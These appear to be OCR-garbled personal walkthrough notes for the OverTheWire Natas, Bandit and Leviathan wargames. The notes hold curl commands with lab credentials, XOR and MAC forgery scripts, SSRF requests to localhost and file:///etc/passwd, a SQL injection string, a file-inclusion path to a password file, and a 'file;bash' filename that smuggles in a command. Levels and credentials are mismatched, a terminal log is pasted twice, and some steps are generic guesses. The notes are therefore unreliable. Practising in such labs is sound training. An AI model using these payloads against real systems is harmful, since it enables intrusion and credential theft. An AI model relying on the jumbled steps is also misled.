
python CopyEdit
import binascii


cipher_hex = "<paste_hexstring_here>" # from response
cipher_bytes = binascii.unhexlify(cipher_hex)
key = bytes([b ^ ord('A') for b in cipher_bytes])

print("Recovered Key (hex):", key.hex())

3) Now encrypt your custom message, like: python CopyEdit
message = b"admin" # or whatever the goal is
cipher = bytes([message[i] ^ key[i] for i in
range(len(message))]) print("Encrypted
payload:", cipher.hex())

4) Send encrypted payload back
curl -s -u natas29:aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG \
--data "plaintext=<your_hex_here>" \
http://natas29.natas.labs.overthewire.org





- **Natas Level 29 → Level 30**

1) URL: http://natas30.natas.labs.overthewire.org
Username: natas30
Password: kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux

2) Step-by-Step Easy Exploit Plan

1. Send Known Plaintext and Extract
Encrypted Data Let’s send a block of As:

bash CopyEdit curl -s -u

natas30:kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux \ --
data "plaintext=$(python3 -c 'print("A"*64)')" \
http://natas30.natas.labs.overthewire.org This will
return something like: pgsql CopyEdit
Encrypted: <hex>
MAC: <mac>
You'll use this to:

- XOR the ciphertext with As to get the key
- Compute your own message + MAC

2. Python Script to Automate the Attack Save this script as natas30_xor_attack.py:

If you've forged the correct MAC +
payload: pgsql CopyEdit
Welcome, admin
Password: eyJvT9eBaywz0ijgQyW8EbwXnd9nQztF

- **Natas Level 30 → Level 31**
  1. URL: http://natas31.natas.labs.overthewire.org
     Username: natas30
     Password: kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux

  2. Step-by-Step Using Linux Commands and Python
     - Send known plaintext and capture the response Send a block of "A"*64: bash CopyEdit curl -s -u natas30:kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux \ --data "plaintext=$(python3 -c 'print("A"*64)')" \ http://natas30.natas.labs.overthewire.org ➢ You'll get something like: makefile CopyEdit

     Encrypted: e4d909c290d0fb1ca068ffaddf22cbd0...
     MAC: 7c222fb2927d828af22f592134e8932480637c0d

     - Create a Python script to XOR and forge a payload Save this as natas30.py:

     # Replace with actual values
     cipher_hex = "e4d909c290d0fb1ca068ffaddf22cbd0..." # example only
known_plain = b"A" * 64

     # XOR decryption to get key
     cipher_bytes = binascii.unhexlify(cipher_hex[:len(known_plain)*2])
     key = bytes([cipher_bytes[i] ^ known_plain[i] for i in
range(len(known_plain))])

```
# Craft custom payload
payload = b"admin" + b"\x00" * (len(key) - 5)  # pad to length

# XOR payload with key crafted_cipher = bytes([payload[i] ^
key[i] for i in range(len(payload))]) crafted_cipher_hex =
binascii.hexlify(crafted_cipher).decode()

# Create MAC using SHA1
mac = hashlib.sha1(crafted_cipher).hexdigest()

print(f"Crafted payload: {crafted_cipher_hex}")
print(f"MAC:
{mac}")
```

Run:

```
bash
CopyEdit
python3
natas31.py
```

- Send your forged payload back
- bash CopyEdit curl -s -u natas31:kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux \ --data "plaintext=<crafted_payload>&mac=<crafted_mac>" \ http://natas31.natas.labs.overthewire.org

- command used:
  - curl
  - echo
  - python3
  - grep
  - awk
  - cut
  - xxd
  - base64
  - openssl
  - hexdump
  - sed
  - tr

- **Natas Level 31 → Level 32**

1. URL: http://natas32.natas.labs.overthewire.org
   Username: natas32 and Password: *(use password from Level 31)*
   There's a form that takes a url input. The server fetches that URL and returns the content.Use SSRF (Server-Side Request Forgery) to make the server request internal URLs (like 127.0.0.1) to read files or reach services.

2. Steps Using Linux

Command : 1. Send SSRF payload to localhost

bash

CopyEdit

```
curl -u natas32:<password_from_level30> \
  --data "url=http://127.0.0.1/" \
http://natas31.natas.labs.overthewire.org
```

If that returns some text, you're on the right path.

2. Try internal services or endpoints

bash

CopyEdit

```
curl -u natas32:<password_from_level30> \
--data "url=http://127.0.0.1:80/" \
```

3. Target internal API if exposed

You may discover internal routes or pages showing password for natas32. Keep exploring:

bash

CopyEdit

```
curl -u
natas32:<password_from_level30> \
--data
"url=http://127.0.0.1:80/natas32"\
```

http://natas32.natas.labs.overthewiror

```
May I come in?
bandit31@bandit:/tmp/alexis12/repo$ git add key.txt
bandit31@bandit:/tmp/alexis12/repo$ git commit -m "Added key.txt"
[master c9dcfac] Added key.txt
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/alexis12/repo$ git push
Could not create directory '/home/bandit31/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_h
osts).
This is a OverTheWire game server. More information on http://www.overthewire.
org/wargames

bandit31-git@localhost's password:
Counting objects: 3, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 324 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: 56a9bf19c63d650ce78e6ec0354ee45e
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
```

- **Level 32 → Level 33**
  1. You can try sending requests to common paths using curl:

     Bash CopyEdit curl -u
     natas33:<password_from_level30> \
data "url=file:///etc/passwd" \
     http://natas33.natas.labs.overthewire.org
     - Look for any hints or clues in the HTML response. The page may contain information about how to retrieve the password for the next level.
       Step 3: Check for SQL Injection
     - If the page has a form or a query string, you might want to test for SQL injection vulnerabilities. You can do this by manipulating the URL or using curl to send specific payloads.
       Step 4: Use curl for SQL Injection
       If you suspect an SQL injection vulnerability, you can try the following command:
       1curl -u natas32:natas32_password
       "http://natas32.natas.labs.overthewire.org/index.php?username=natas33' OR '1'='1' -- -"
       Step 5: Retrieve the Password
     - If successful, the response should reveal the password for Level 33. Look for a line that contains the password.
       Step 6: Log in to Level 33
     - Once you have the password for Level 33, you can log in using:
       1curl -u natas33:password_for_natas33 http://natas33.natas.labs.overthewire.org

```
 create mode 100644 key.txt
bandit31@bandit:/tmp/alexis12/repo$ git push
Could not create directory '/home/bandit31/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_h
osts).
This is a OverTheWire game server. More information on http://www.overthewire.
org/wargames

bandit31-git@localhost's password:
Counting objects: 3, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 324 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: 56a9bf19c63d650ce78e6ec0354ee45e
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://bandit31-git@localhost/home/bandit31
-git/repo'
bandit31@bandit:/tmp/alexis12/repo$ exit
logout
Connection to bandit.labs.overthewire.org closed.
[alexis@manjaro ~]$ ssh bandit32@bandit.labs.overthewire.org -p 2220
This is a OverTheWire game server. More information on http://www.overthewire.
```

- **Natas Level 33 → Level 34**
  1. Access the Level .
     Open your terminal. Use curl to access the Natas Level 34 page. You will need to provide the username and password for Level 34.

     1curl -u natas34:natas34_password http://natas34.natas.labs.overthewire.org

     Replace natas34_password with the actual password for Level 34.

  2. Analyze the Response

  - Look for any hints or clues in the HTML response. The page may contain information about how to retrieve the password for the next level.

  3. Check for Vulnerabilities

  - Level 34 typically involves a web application vulnerability, such as a file inclusion vulnerability. You may need to look for a way to exploit this.

  4. Use curl to Exploit the Vulnerability
     If you find that the page allows for some form of file inclusion, you can use curl to exploit it. For example, if there is a way to include files, you can try to include the password file directly.


  - Use curl to access the password file:

    1curl -u natas34:natas34_password "http://natas34.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas35"


    This command attempts to include the password file for Level 35 directly.


📋 Steps For Leviathan lab

- **Level 0**
  1. Connect to the Leviathan server using SSH using
     Command : “ssh leviathan0@leviathan.labs.overthewire.org -p 2223”
  2. **Username**: leviathan0
  3. **Password**: leviathan0




- **Level 0 → 1**
  1. List all files, including hidden ones:
     Command : ls -la
  2. Navigate to the .backup directory :
     Command : cd .backup
  3. Search for the password within bookmarks.html.
     Command : grep leviathan1 bookmarks.html






- **Level 1 → 2**
  1. Identify the check binary
     Command : ls -la
  2. Use ltrace to analyze the binary
     Command : ltrace ./check
  3. When prompted, input a string to observe the comparison.
  4. The correct password will be revealed in the output.




- **Level 2 → 3**
  1. Create a temporary directory:
     Command : mkdir /tmp/leviathan2
     Command : cd /tmp/leviathan2
  2. Create a dummy file:
     Command : touch ‘file;bash’

3. Create a symbolic link to the password file.
   Command : ln -s /etc/leviathan_pass/leviathan3




- **Level 3 → 4**
  1. Identify the check binary
     Command : ls -la
  2. Use ltrace to analyze the binary
     Command : ltrace ./check




- **Level 4 → 5**
  1. Run the binary to get the output**:**

